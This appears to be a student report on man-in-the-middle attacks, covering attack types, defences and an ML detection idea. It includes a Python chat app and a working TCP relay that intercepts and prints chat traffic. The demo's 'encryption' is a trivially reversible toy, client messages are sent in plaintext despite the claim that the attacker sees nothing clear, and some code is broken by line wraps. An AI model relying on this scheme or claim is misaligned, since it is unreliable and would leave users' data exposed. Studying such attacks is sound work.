Team Members:

142203013 - Sarvesh Mankar

142203010 - Avdhut Kamble

142203002 - Sohel Bargir

Man-in-the-Middle (MITM) Attack Overview

A **Man-in-the-Middle (MITM)** attack is when someone sneaks into the communication between two parties and intercepts, alters, or injects themselves into it. Both parties think they're talking directly to each other, but the attacker is secretly in between, capturing or messing with the data.

1. Severity of MITM Attacks

MITM attacks can be extremely dangerous depending on the context. Here are some reasons why:

- **Sensitive Data Theft:** Attackers can capture login credentials, bank details, credit card numbers, and other sensitive information, leading to identity theft, financial loss, and unauthorized access to personal or company data.
- **Impersonation and Fraud:** Once an attacker has access to a session, they can impersonate the victim, leading to unauthorized transactions, fraudulent activities, or even sensitive information leaks.
- **Undetectable to Victims:** Often, the victim has no idea the attack is happening since the attacker doesn't interrupt the communication—just intercepts or alters it subtly. This makes the attack hard to detect until after damage is done.
- **High Impact in Critical Systems:** In healthcare, government, or industrial systems, MITM attacks can cause severe disruptions, including altering medical records, manipulating industrial controls, or espionage.

In short, MITM attacks can range from minor annoyances to full-scale security breaches, depending on what data is targeted and the level of access the attacker gains.

2. Types/Classifications of MITM Attacks

There are different ways attackers pull off these attacks. Here's a breakdown of common types:

a. Interception Attacks - **Packet Sniffing:** Attackers capture data packets transmitted over a network. Tools like Wireshark make it easy for them to snoop on sensitive info like login credentials or financial transactions. - **Wi-Fi Eavesdropping:**

Attackers set up fake or unsecured Wi-Fi networks to trick people into connecting and then steal their data.

b. Impersonation Attacks - **Session Hijacking:** Attackers steal session tokens or cookies, letting them take over an active session and pretend to be the user. - **SSL/TLS Stripping:** The attacker downgrades a secure HTTPS connection to regular HTTP, so data is transmitted in plaintext. - **DNS Spoofing/Poisoning:** Attackers mess with DNS records to redirect users to malicious sites even when they enter the correct URL.

c. Data Manipulation Attacks - **Content Injection:** The attacker changes the information being transmitted, such as altering bank transaction details. - **Email Hijacking:** Attackers gain access to email accounts and manipulate ongoing conversations, often used for phishing scams or business fraud.

d. Replay Attacks - **Replaying Captured Data:** Attackers record valid communication and then resend it to gain unauthorized access, like using stolen authentication tokens.

3. Current Status of MITM Attacks

MITM attacks are still a major concern, especially as people use more public Wi-Fi networks and cloud services. With more sensitive data being transmitted online, attackers are constantly looking for new ways to intercept it.

Current trends: - **Mobile Devices and Apps:** Mobile networks and apps are vulnerable because many don't properly check SSL/TLS certificates, leaving users exposed. - **Advanced Attack Tools:** Attackers have easy access to powerful tools like `Ettercap` and `Bettercap` that make launching MITM attacks simple. - **New Attack Vectors:** IoT devices, cloud services, and 5G networks are becoming common targets, especially with weak security on APIs and communication channels. - **Public Wi-Fi and Rogue Access Points:** Attackers often set up fake Wi-Fi networks in public places to lure in unsuspecting users and steal their data.

4. Code Demonstration of MITM Attack

We have demonstrated a simple MITM attack using Python scripts for a chat application. The attack involves intercepting messages between a server and client. But due to some encryption and decryption, the attacker can't get a clear message.

Server-side code

```
import socket
import threading

serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
serverAddress = ('localhost', 9876)
serverSocket.bind(serverAddress)
serverSocket.listen(5)
print(f"Server is listening on {serverAddress[0]}:{serverAddress[1]}")
```

```
clients = {}
clients_lock = threading.Lock()


def encrypt(txt):
    lst=[]
    for i in txt:
        v=(bin(ord(i))[2:])+'1'
        nz=8-len(v)
        v="0"*nz+v
        lst.append(v)
    a="".join(lst)
    a=a[13:]+a[:13]
    return a


def decrypt(txt):
    txt=txt[-13:]+txt[:-13]
    lst= [txt[i:i+8] for i in range(0, len(txt), 8)]
    decrypted=""
    for i in lst:
        decrypted+=chr(int(i[:-1],2))
    return decrypted


def broadcast(message, sender_name):
    with clients_lock:
        for name, client_socket in clients.items():
            if name != sender_name:
                try:
                    client_socket.send(message)
                except:
                    client_socket.close()
                    del clients[name]

def handle_client(client_socket, client_name):
    try:
        while True:
            message = client_socket.recv(1024)
            if message:
                broadcast_message = f"{client_name}: {message.decode('u
tf-8')}"
                print(broadcast_message)
                broadcast(broadcast_message.encode('utf-8'), client_nam
e)
            else:
                break
    except Exception as e:
```

```
        print(f"Error: {str(e)}")
    finally:
        with clients_lock:
            del clients[client_name]
        leave_message = f"{client_name} has left the chat."
        print(leave_message)
        broadcast(leave_message.encode('utf-8'), client_name)
        client_socket.close()

def send_message():
    while True:
        message = input()
        if message:
            if message == ":quit":
                with clients_lock:
                    for name, client_socket in clients.items():
                        client_socket.close()
                serverSocket.close()
                exit()
            elif message == ":show":
                print(clients)
            elif message == ":kick":
                kick = input("Who do you want to kick? ")
                with clients_lock:
                    if kick in clients:
                        clients[kick].close()
                        del clients[kick]
                        print(f"{kick} has been kicked.")
                    else:
                        print(f"{kick} is not in the chat.")
            else:
                broadcast(("Server: " + encrypt(message)).encode('utf-8
'), "Server")

send_thread = threading.Thread(target=send_message)
send_thread.start()

while True:
    try:
        clientSocket, clientAddress = serverSocket.accept()
        print(f"Accepted connection from {clientAddress[0]}:{clientAddr
ess[1]}")

        username = clientSocket.recv(1024).decode('utf-8')
        print(f"Client's username is {username}.")

        with clients_lock:
            clients[username] = clientSocket
```

```
        join_message = f"{username} has joined the chat."
        print(join_message)
        broadcast(join_message.encode('utf-8'), username)

        client_handler = threading.Thread(target=handle_client, args=(c
lientSocket, username))
        client_handler.start()

    except Exception as e:
        print(f"Error: {str(e)}")
```

Client-side code


```
import socket
import sys
import threading

if len(sys.argv) != 3:
    sys.exit(1)

serverIP = sys.argv[1]
serverPort = int(sys.argv[2])

clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
serverSocket = (serverIP, serverPort)

clientSocket.connect(serverSocket)

username = input("Username: ")
clientSocket.send(username.encode('utf-8'))

def encrypt(txt):
    lst=[]
    for i in txt:
        v=(bin(ord(i))[2:])+'1'
        nz=8-len(v)
        v="0"*nz+v
        lst.append(v)
    a="".join(lst)
    a=a[13:]+a[:13]
    return a


def decrypt(txt):
    txt=txt[-13:]+txt[:-13]
    lst= [txt[i:i+8] for i in range(0, len(txt), 8)]
    decrypted=""
    for i in lst:
        decrypted+=chr(int(i[:-1],2))
    return decrypted
```

```
def receive_input():
    while True:
        serverResponse = clientSocket.recv(1024).decode('utf-8')
        temp=serverResponse.split(': ')
        decrypted_message=decrypt(temp[1])
        print(f"{temp[0]}: {decrypted_message}")

receive_thread = threading.Thread(target=receive_input)
receive_thread.start()

while True:
    userInput = input()
    if userInput == ":quit":
        clientSocket.close()
        receive_input.close()
        exit()

    clientSocket.send(userInput.encode('utf-8'))
```

Sniffing code

```
import socket
import threading
import sys

if len(sys.argv) != 3:
    print("Usage: python sniffer.py <server_ip> <server_port>")
    sys.exit(1)

snifferIP = 'localhost'
snifferPort = 9999

serverIP = sys.argv[1]
serverPort = int(sys.argv[2])

BUFFER_SIZE = 1024

def handle_client(client_socket, server_socket):
    while True:
        try:
            data = client_socket.recv(BUFFER_SIZE)
            if not data:
                break
            server_socket.send(data)
        except:
            break

    client_socket.close()
    server_socket.close()
```

```
def handle_server(server_socket, client_socket):
    while True:
        try:
            data = server_socket.recv(BUFFER_SIZE)
            if not data:
                break
            print(f"[SNIFFED]: {data.decode('utf-8')}")
            client_socket.send(data)
        except:
            break

    client_socket.close()
    server_socket.close()

def start_sniffer():
    snifferSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    snifferSocket.bind((snifferIP, snifferPort))
    snifferSocket.listen(5)
    print(f"Sniffer listening on {snifferIP}:{snifferPort}")

    while True:
        clientSocket, clientAddress = snifferSocket.accept()
        print(f"Accepted connection from {clientAddress[0]}:{clientAddr
ess[1]}")

        serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        serverSocket.connect((serverIP, serverPort))

        client_thread = threading.Thread(target=handle_client, args=(cl
ientSocket, serverSocket))
        server_thread = threading.Thread(target=handle_server, args=(se
rverSocket, clientSocket))

        client_thread.start()
        server_thread.start()

if __name__ == "__main__":
    start_sniffer()
```



5. Existing Solutions for MITM Attacks

Several approaches help prevent or mitigate MITM attacks:

a. Encryption - **SSL/TLS:** HTTPS secures the communication between a client and server, making it much harder for an attacker to intercept or read the data. - **VPNs:** Virtual Private Networks create encrypted tunnels for all data transmission, making it difficult for attackers to get anything meaningful from the traffic.

b. Authentication - **Mutual Authentication:** Both the client and server verify each other, reducing the risk of impersonation. - **Two-Factor Authentication (2FA):** Even if attackers steal your login info, they won't get in without the second factor, like a phone code or biometric scan.

c. Network Monitoring - **Intrusion Detection Systems (IDS):** Tools like Snort monitor traffic for unusual patterns or behaviors that might indicate a MITM attack. - **DNSSEC (DNS Security Extensions):** Adds cryptographic signatures to DNS data, making it harder for attackers to spoof or poison DNS.

d. Software Updates and Patching - Keeping software and systems updated is critical to close security gaps attackers could exploit for MITM attacks.

6. New Idea: Machine Learning-Based Intrusion Detection for MITM Attacks

While encryption and VPNs work well to secure communications, we think using **machine learning (ML)** for real-time detection can add an extra layer of security against MITM attacks.

Our Idea: - **AI-driven detection system:** This system would analyze traffic patterns using machine learning algorithms to spot anything unusual that could signal a MITM attack. By training it with normal and attack traffic, it could flag threats faster than current methods.

How it Would Work: 1. **Data Collection:** Capture normal traffic and examples of MITM attack traffic (e.g., ARP spoofing or DNS poisoning). 2. **Feature Extraction:** Focus on key aspects like packet timing, size, protocol use, and connection behavior. 3. **Model Selection:** Use machine learning models like Random Forest, SVM, or Neural Networks to identify anomalies in the traffic. 4. **Real-Time Monitoring:** Implement the trained model in a tool to continuously monitor traffic for suspicious patterns. 5. **Response:** Automatically trigger actions like forcing encryption, notifying admins, or disconnecting suspicious connections.

Why it's Better: - **Early Detection:** The system would catch an attack in progress, before serious damage can be done. - **Learning and Adapting:** As new MITM techniques appear, the system can be trained to recognize these new threats. - **Fewer False Alarms:** By refining the model with real-world data, we can reduce the number of false positives.

Testing Tools: - **Scapy:** For simulating network traffic and attacks. - **Wireshark:** To capture traffic and test how well the system detects attacks. - **Jupyter Notebooks:** For experimenting with machine learning models and refining detection techniques.

Conclusion

MITM attacks are still a serious threat, especially as people connect to more public Wi-Fi networks and use more devices. While encryption, VPNs, and other security measures are important, adding machine learning to detect attacks in real-time could be a game-changer. This approach would allow us to detect and stop MITM attacks faster and more accurately, preventing them from causing significant harm.